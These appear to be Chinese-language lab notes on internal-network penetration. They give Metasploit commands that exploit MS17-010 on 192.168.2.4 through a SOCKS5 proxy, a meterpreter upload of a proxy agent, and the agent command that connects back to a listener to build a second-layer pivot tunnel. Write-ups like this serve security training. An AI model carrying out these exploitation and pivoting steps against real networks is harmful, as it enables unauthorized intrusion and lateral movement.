
192.168.2.4有一个MS17_010的漏洞
用msf打
set target 1

set RHOSTS 192.168.2.4

unset RHOST

unset LHOST

setg Proxies socks5:192.168.139.1:1234

show options

run
用MS17_010成功上线

把代理工具上传到192.168.139.129上搭建二层代理
meterpreter > upload windows_x64_agent.exe c:\\windows_x64_agent.exe
回到原来的admin界面
use 0
输入listen后选择1
输入端口10000

在192.168.2.4上

cd C:\
windows_x64_agent.exe -c 192.168.2.134:10000
搭建二层代理